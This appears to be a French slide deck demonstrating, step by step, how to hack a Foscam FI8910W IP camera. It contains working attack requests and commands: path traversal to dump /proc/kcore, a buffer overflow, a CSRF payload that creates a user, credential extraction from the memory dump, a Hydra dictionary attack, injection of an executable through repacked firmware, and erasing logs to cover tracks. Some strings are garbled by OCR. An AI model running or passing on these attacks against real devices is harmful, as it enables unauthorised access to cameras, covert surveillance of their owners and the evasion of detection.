Démonstration

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Etape1 Trouver la victime

FOSCAM FI8910W



Etape 2 Trouver la version de l'hardware

Faille de sécurité n° l :

http://camera/get_status.cgi

```
var id='000DC5DA5B87';
var sys_ver='11.37.2.46';
var app ver='2.4.10.2';

var alias=
  var now=14
  var tz=0;
  var alarm_
  var ddns_s
  var ddns_h
  var oray_t
  var upnp_s
  var p2p_st
  var p2p_lo
```

- Le serveur Web est une fausse implémentation de CGI
- Chaque requêtes est mappée a une fonction dans le serveur web, au lieu d'exécuter un programme externe.

Etape 3 Trouver les failles de la version

- Audit : http://www.coresecurity.com/
- ► GitHub: https://github.com/Girakith/foscamTools
- Faille I:
 - Path traversal attack :
 - GET /../../../../../proc/kcore
- Faille 2:
 - Buffer overflow :
 - ▶ GET /aaaaaa....aaaa.htm
- Faille 3:
 - CSRF (Cross-Site Request Forgery):
 - > POST set_users.cgi?
 - user1=&pwd1=&pri1=2&user2=&pwd2=&pri2=&user3=&pwd3=&pri3=&user4=&pwd4=&pri4=&user5=&pwd5=&pri5=&user6=&pwd6=&pri6=&user7=&pwd7=&pri7=&user8=csrf&pwd8=csrf&pvd8=user8=csrf&pwd8=user8=csrf&pwd8=user8=csrf&pvd8=user8=cs

Etape 4 Récupération de /proc/kcore

▶ Commande :

```
root@debian:/tmp# lwp-request -m GET -b
http://xx.xx.xx.xx:xxxxx -a
"/../../../../../proc/kcore" -
s > /tmp/RAM.bin
```

Retour :

root@debian:/tmp# tail RAM.bin

Etape 5 Analyse du dump /proc/kcore

Commande :

root@debian:/tmp# xxd RAM.bin > RAM.txt

Outil xxd:

xxd - Réalise un dump hexadécimal ou l'inverse.

```
200 OK..ELF....
 1 0000000: 3230 3020 4f4b 0a7f 454c 4601 0101 0000
 20000010: 0000 0000 0000 0004 0028 0001 0000 0000
                                                              . . . . . . . . . ( . . . . . .
 3 0000020: 0000
                   0034 0000 0000 0000
                                          0000
                                                0000 0034
                                                              . . . 4 . . . . . . . . . . . 4
 4 0000030: 0020
                   0002 0000 0000 0000 0004
                                                0000 0074
                                                              . ...........t
 50000040: 0000 0000 0000 0000 0000 0078 0300 0000
                                                              . . . . . . . . . . . X . . . .
 6 0000050: 0000 0000 0000 0000 0000 0001 0000 0000
                                                              . . . . . . . . . . . . . . . . .
 7 0000060: 1000 0000 0000 0000 0000
                                           0000
                                                0000
                                                              . . . . . . . . . . . . . . . . .
 8 0000070: 0000 0107 0000 0000 1000 0004
 90000080: 0000 0001 0000 0043 4f52 4500 0000 0000
                                                              . . . . . . . . CORE . . . . .
10,000,000, 0000, 0000, 0000, 0000, 0000, 0000, 0000
```

Etape 6 Epuration

Commande :

root@debian:/tmp# awk '{print \$10}'
RAM.txt > RAM2.txt

Commande :

root@debian:/tmp# sed 's/\.//g' RAM2.txt >
RAM3.txt

```
3 44
4
5 x
6
7
8
9 CORE
```

Etape 7 Rechercher user:admin

Commande :

root@debian:/tmp# grep --color -in admin RAM3.txt

```
root@debian:/tmp# grep --color -in admin RAM3.txt
177741:etct-BatchAdminR
177743:chAdminResDatas
177785:-BatchAdminReqTB
237742:admin
238129:adminpa
root@debian:/tmp#
```

Commande :

root@debian:/tmp# grep -c 10 --color -n admin RAM3.txt

```
238120-N4000DC3DA3

238127-B87%Pott

238128-us

238129:adminpa

238130-userl

238131-toto

238132-titi

238133-bang
```

Etape 8 Tester les mots de passe

- Attaque par dictionnaire :
 - Exporter les mots de passe dans un dictionnaire :
 - root@debian:/tmp# grep -C 25 "admin" RAM3.txt >
 dico.txt

```
root@debian:/tmp# cat dico.txt
```

- Supprimer les lignes vides :
 - root@debian:/tmp# grep -v '^\$' dico.txt > dico2.txt

```
root@debian:/tmp# cat dico2.txt
D
4
admin
P
--
D
Dw
password
```

Etape 9 Tester les mots de passe 5

- Attaque par dictionnaire avec Hydra:
 - Commande :
 - ▶ root@debian:/tmp# hydra -L /tmp/dico2.txt -P
 /tmp/dico2.txt 82.XXX.XXX.X6 -s 8888 http-get
 "/videostream.asf?:user=^USER^&pwd=^PASS^&Login
 =Login:ÉCHEC d'autorisation."

- Installation d'un Firmware modifié :
 - Outils:
 - Getcamtool (https://github.com/artemharutyunyan/getmecamtool)
 - Foscam_pkmgr(<u>https://github.com/moldov/webui</u>)(gawk)
 - Firmware FOSCAN :
 - http://www.foscam.co.za/content/25-latest-firmware-updates

Commande d'extraction du binaire :

```
root@debian:/tmp/getmecamtool/build/bin# ./sysextract -x
../../Firmware/11.22.2.47/System\
firmware/lr_cmos_11_22_2_47.bin -o /tmp/TEMPBINSYS
System firmware file has valid structure
linux.bin size: 759609 bytes, romfs.img size: 1041408 bytes
Extracting /tmp/TEMPBINSYS/linux.bin(759609 bytes)...
Extracting /tmp/TEMPBINSYS/romfs.img(1041408 bytes)...
```

Montage de l'image Système :

```
root@debian:/tmp/TEMPBINSYS# ls -lh
  total 1.8M
  -rw-r--r-- 1 root root 742K déc. 3 22:33 linux.bin -rw-r--r-- 1 root root 1017K déc. 3 22:33 romfs.img
root@debian:/tmp/TEMPBINSYS# mount romfs.img /media/romCustom/
root@debian:/media/romCustom# ls -lh
  total 0
  drwxr-xr-x 1 root root 32 janv.
                                    1 1970 bin
  drwxr-xr-x 1 root root 32 janv. 1 1970 dev
                                   1 1970 etc
  drwxr-xr-x 1 root root 32 janv.
                                    1 1970 flash
  drwxr-xr-x 1 root root 32 janv.
  drwxr-xr-x 1 root root 32 janv. 1 1970 home
  drwxr-xr-x 1 root root 32 janv. 1 1970 proc
                             ianv. 1 1970 swap
  drwxr-xr-x 1 root root 32
  drwxr-xr-x 1 root root 32 janv. 1 1970 tmp
  drwxr-xr-x 1 root root 32 janv. 1 1970 usr
  drwxr-xr-x 1 root root 32 janv. 1
                                       1970 var
```

Commande Installation :

- root@debian::/tmp/NETWORK_TEST/getmecamtool/scripts# ./getmecamtool
 -h
- A script for demonstrating the work of camtool utilities Usage: ./getmecamtool -c <cmd> [OPTIONS]
- -c <cmd> command (availble commands are host_file inject_exec inject_proxy poison_webui)
 - -a <addr> address of the camera
 - -u <username> username for accessing the camera
 - -p <password> password for accessing the camera
- -e <exec> absolute path to executable file for injecting to the camera
 - -k <args> arguments with which the executable has to run
 - -s <path> path to system firmware library folder
 - -i <inject username> username to create on the camera
 - -1 <inject password> password for the new username
 - -w <webui patch> absolute path to the Web UI patch file
 - -f <file> absolute path to the file for hosting on the camera
 - -o <new port> new port the camera firmware should listen on
 - -h display this message

```
anonymous@debian:~/Téléchargements/Firmware/11.37.2.59-20140926$ tree

6354732218630236621234153875.zip

How to upgrade firmware for MJPG indoor PT camera.pdf

Read me.txt

System firmware

| lr_cmos_11_37_2_59.bin
| lr_cmos_11_37_2_59.bin_extracted
| linux.bin
| rootfs.img

tmp.txt

Web UI
| 2.4.10.11.bin
| 2.4.10.11.bin_extracted
| linux.bin
| rootfs.img
```


```
root@debian:/media/system# tree
    bin
         camera
         dhcpcd
         fcc_ce.wlan
        ifconfig
         init
         iwconfig
         iwpriv
        mypppd
             chap-secrets
             options
             pap-secrets
             pppd
         rc p2p
         route
         \mathbf{s}\mathbf{h}
         wetctl
       - wpa_supplicant
```

Getmecamtool:

root@debian:/#sudo env PATH=\$PATH:\$(pwd)/../build/bin ./getmecamtool -a X.X.X.X:80 -u admin -p " -c host_file -f /home/getmecamtool/misc/install_Hack.exe -s ../../fwlib

- Commande rePack du binaire :
 - root@debian:/tmp/getmecamtool/build/bin#
 ./syspack

Upload le nouveau Firmeware sur la caméra :




Etape 11 Effacer ses traces

- Un simple reboot de la caméra efface les logs.
- Vérification du contenu des logs :
 - GET /get_log.cgi


Etape 11 Effacer ses traces

- Reboot de la camera :
 - GET /reboot.cgi?user=admin&pwd=paflechien



ok.

- Vérification du contenu des logs :
 - GET /get_log.cgi



Sources

- http://justreadthecode.wordpress.com/2013/09/26/ipcamera-fun/
- http://www.sector.ca/portals/17/Presentations13/ARTEM%20 Watching the watchers %20hacking wireless IP security cameras.pdf
- <u>http://www.coresecurity.com/advisories/maygion-IP-cameras-multiple-vulnerabilities</u>
- http://archive.hack.lu/2013/ipcams-research-falcon-riva.pdf
- http://insidetrust.blogspot.fr/2011/08/using-hydra-to-dictionary-attack-web.html
- https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=518908

Tool Etical Hacking:

► GitHub: https://github.com/Girakith/foscamTools